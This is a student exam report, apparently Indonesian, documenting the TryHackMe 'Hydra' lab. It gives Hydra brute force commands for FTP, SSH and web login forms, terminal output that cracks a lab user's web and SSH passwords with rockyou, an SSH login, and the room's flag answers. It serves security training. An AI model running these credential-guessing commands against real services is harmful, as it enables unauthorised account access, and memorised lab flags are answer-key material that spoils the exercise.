

LAPORAN
UTS
KEAMANAN SISTEM DAN JARINGAN KOMPUTER



Nama : Fendi Zulkarnain


Kelas : 3B

NIM : 2231740033


TEKNOLOGI INFORMASI
POLITEKNIK NEGERI MALANG
PSDKU LUMAJANG
2025


HYDRA

1. Pertama, join room Hydra



2. Task 1 : Hydra Introduction





Hydra adalah program pembobolan kata sandi daring dengan metode brute force, alat “peretasan” kata sandi login sistem yang cepat.

Hydra dapat menjalankan daftar dan melakukan "brute force" pada beberapa layanan autentikasi. Bayangkan mencoba menebak kata sandi seseorang secara manual pada layanan tertentu (SSH , Formulir Aplikasi Web, FTP atau SNMP) - kita dapat menggunakan Hydra untuk menjalankan daftar kata sandi dan mempercepat proses ini untuk kita, menentukan kata sandi yang benar.

3. Task 2 : Using Hydra

Task 1 Hydra Introduction

Task 2 Using Hydra

Start the AttackBox by pressing the **Start AttackBox** button at the top of this page. The AttackBox machine will start in Split-Screen view. If it is not visible, use the blue **Show Split View** button at the top of the page.

Press the green **Start Machine** button below to deploy the machine attached to this task, then navigate to http://MACHINE_IP on the AttackBox (this machine can take up to 3 minutes to boot)

Start Machine

Hydra Commands

The options we pass into Hydra depend on which service (protocol) we're attacking. For example, if we wanted to brute force **FTP** with the username being **user** and a password list being **passlist.txt**, we'd use the following command:

```
hydra -l user -P passlist.txt ftp://MACHINE_IP
```

For this deployed machine, here are the commands to use Hydra on SSH and a web form (POST method).

SSH

```
hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh
```

Option	Description
-l	specifies the (SSH) username for login
-P	indicates a list of passwords
-t	sets the number of threads to spawn

For example, `hydra -l root -P passwords.txt MACHINE_IP -t 4 ssh` will run with the following arguments:

- Hydra will use **root** as the username for **ssh**
- It will try the passwords in the **passwords.txt** file
- There will be four threads running in parallel as indicated by **-t 4**

Hydra Commands : Hydra bergantung pada layanan (protokol) mana yang diserang. Misalnya, jika kami ingin melakukan brute force FTP dengan nama pengguna user dan daftar kata sandi **passlist.txt**, menggunakan perintah berikut: **hydra -l user -P passlist.txt ftp://MACHINE_IP**

TryHackMe | Hydra

tryhackme.com/room/hydra

Room progress (33%)

Post Web Form

We can use Hydra to brute force web forms too. You must know which type of request it is making; GET or POST methods are commonly used. You can use your browser's network tab (in developer tools) to see the request types or view the source code.

```
sudo hydra <username> <wordlist> MACHINE_IP http-post-form "<path><login_credentials><invalid_response>"
```

Option	Description
-l	the username for (web form) login
-P	the password list to use
http-post-form	the type of the form is POST
<path>	the login page URL, for example, <code>login.php</code>
<login_credentials>	the username and password used to log in, for example, <code>username="USER"&password="PASS"</code>
<invalid_response>	part of the response when the login fails
-v	verbose output for every attempt

Below is a more concrete example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username='USER'&password='PASS':F=incorrect" -v
```

- The login page is only `/`, i.e., the main IP address.
- The `username` is the form field where the username is entered
- The specified username(s) will replace `"USER"`
- The `password` is the form field where the password is entered
- The provided passwords will be replacing `"PASS"`
- Finally, `F=incorrect` is a string that appears in the server reply when the login fails

You should now have enough information to put this to practice and brute force your credentials to the deployed machine!


Jalankan mesinnya dengan klik “Start Machine”

Press the green **Start Machine** button below to deploy the machine attached to this task, then navigate to http://MACHINE_IP on the AttackBox (this machine can take up to 3 minutes to boot)

▶ Start Machine

Kemudian “Start Attackbox”

Learn > Hydra




Hydra

Learn about and use Hydra, a fast network logon cracker, to bruteforce and obtain a website's credentials.


Easy ⌚ 45 min

Start AttackBox ▼ Help ▼ Save Room 4544 Options ▼


Lalu muncul AttackBox machine (Kali Linux)



Di dalam kali linux, buka web browser dan buka [http:// 10.10.7.167](http://10.10.7.167) atau sesuai IP address masing-masing. Lalu muncul halaman login.



Percobaan menggunakan terminal untuk melakukan serangan pada situs ini.
Buka terminal.



Masukkan perintah Hydra untuk melakukan brute force pada formulir web menggunakan metode POST dengan format berikut:

```
hydra -l <username> -P <wordlist> 10.10.7.167 http-post-form  
"/login:username=^USER^&password=^PASS^:F=incorrect" -V
```

atau

```
hydra -l <username> -P <wordlist> 10.10.7.167 http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

- Halaman login hanya **/login**, yaitu alamat IP utama.
- Ini **username** adalah bidang formulir tempat nama pengguna dimasukkan
- Nama pengguna yang ditentukan akan menggantikan **^USER^**
- Ini **password** adalah bidang formulir tempat kata sandi dimasukkan
- Kata sandi yang diberikan akan menggantikan **^PASS^**
- Terakhir, **F=incorrect** adalah string yang muncul di balasan server ketika login gagal
- Tambahan, **-V** adalah keluaran verbose untuk setiap percobaan.


Berikut hasil dari command tersebut:

```
root@ip-10-10-16-27: ~
File Edit View Search Terminal Help
root@ip-10-10-16-27:~# ls
'=2.5,!2.5.0,!2.5.2,!2.6' Downloads Rooms Tools
burp.json Instructions Scripts
CTFBuilder Pictures snap
Desktop Postman thinclient_drives
root@ip-10-10-16-27:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.70.223 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-22 17:22:
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.70.223:80/login:username=^USER^&password=^PASS^:F=incorrect
[ATTEMPT] target 10.10.70.223 - login "molly" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.70.223 - login "molly" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.70.223 - login "molly" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.70.223 - login "molly" - pass "password" - 4 of 14344398 [child 3] (0/0)
```

```
root@ip-10-10-16-27: ~
File Edit View Search Terminal Help
[child 7] (0/0)
[ATTEMPT] target 10.10.70.223 - login "molly" - pass "friends" - 31 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.10.70.223 - login "molly" - pass "butterfly" - 32 of 14344398 [child 12] (0/0)
[ATTEMPT] target 10.10.70.223 - login "molly" - pass "purple" - 33 of 14344398 [child 14] (0/0)
[ATTEMPT] target 10.10.70.223 - login "molly" - pass "angel" - 34 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.10.70.223 - login "molly" - pass "jordan" - 35 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.70.223 - login "molly" - pass "liverpool" - 36 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.10.70.223 - login "molly" - pass "justin" - 37 of 14344398 [child 11] (0/0)
[ATTEMPT] target 10.10.70.223 - login "molly" - pass "loveme" - 38 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.10.70.223 - login "molly" - pass "fuckyou" - 39 of 14344398 [child 2] (0/0)
[80][http-post-form] host: 10.10.70.223 login: molly password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-22 17:22:51
root@ip-10-10-16-27:~#
```


Setelah muncul username dan passwordnya, kemudian login pada halaman login tadi dan akan tampil flagnya.



Selanjutnya dengan menggunakan metode SSH.

```
root@ip-10-10-16-27:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.70.223 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-22 17:47:12
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ssh://10.10.70.223:22/
[22][ssh] host: 10.10.70.223 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-22 17:48:02
root@ip-10-10-16-27:~#
```

Kemudian masuk menggunakan SSH dengan perintah berikut:

```
root@ip-10-10-96-244:~# ssh molly@10.10.105.186
molly@10.10.105.186's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

Documentation:  https://help.ubuntu.com
Management:    https://landscape.canonical.com
* Support:      https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
```


Selanjutnya periksa file dan muncul jawaban Flag2.

```
molly@ip-10-10-105-186:~$ ls
flag2.txt
molly@ip-10-10-105-186:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-105-186:~$
```

Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM[2673a7dd116de68e85c48ec0b1f2612e]

✓ Correct Answer


Hint

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM[c8eeb0468febbadea859baeb33b2541b]

✓ Correct Answer

Setelah jawaban diisi dan benar maka akan mendapat badge:



Woop woopl Your answer is correct

Congratulations on completing Hydra!!!

Points earned	Completed tasks	Room type	Difficulty	Streak
0	2	Walkthrough	Easy	1

Leave Feedback Next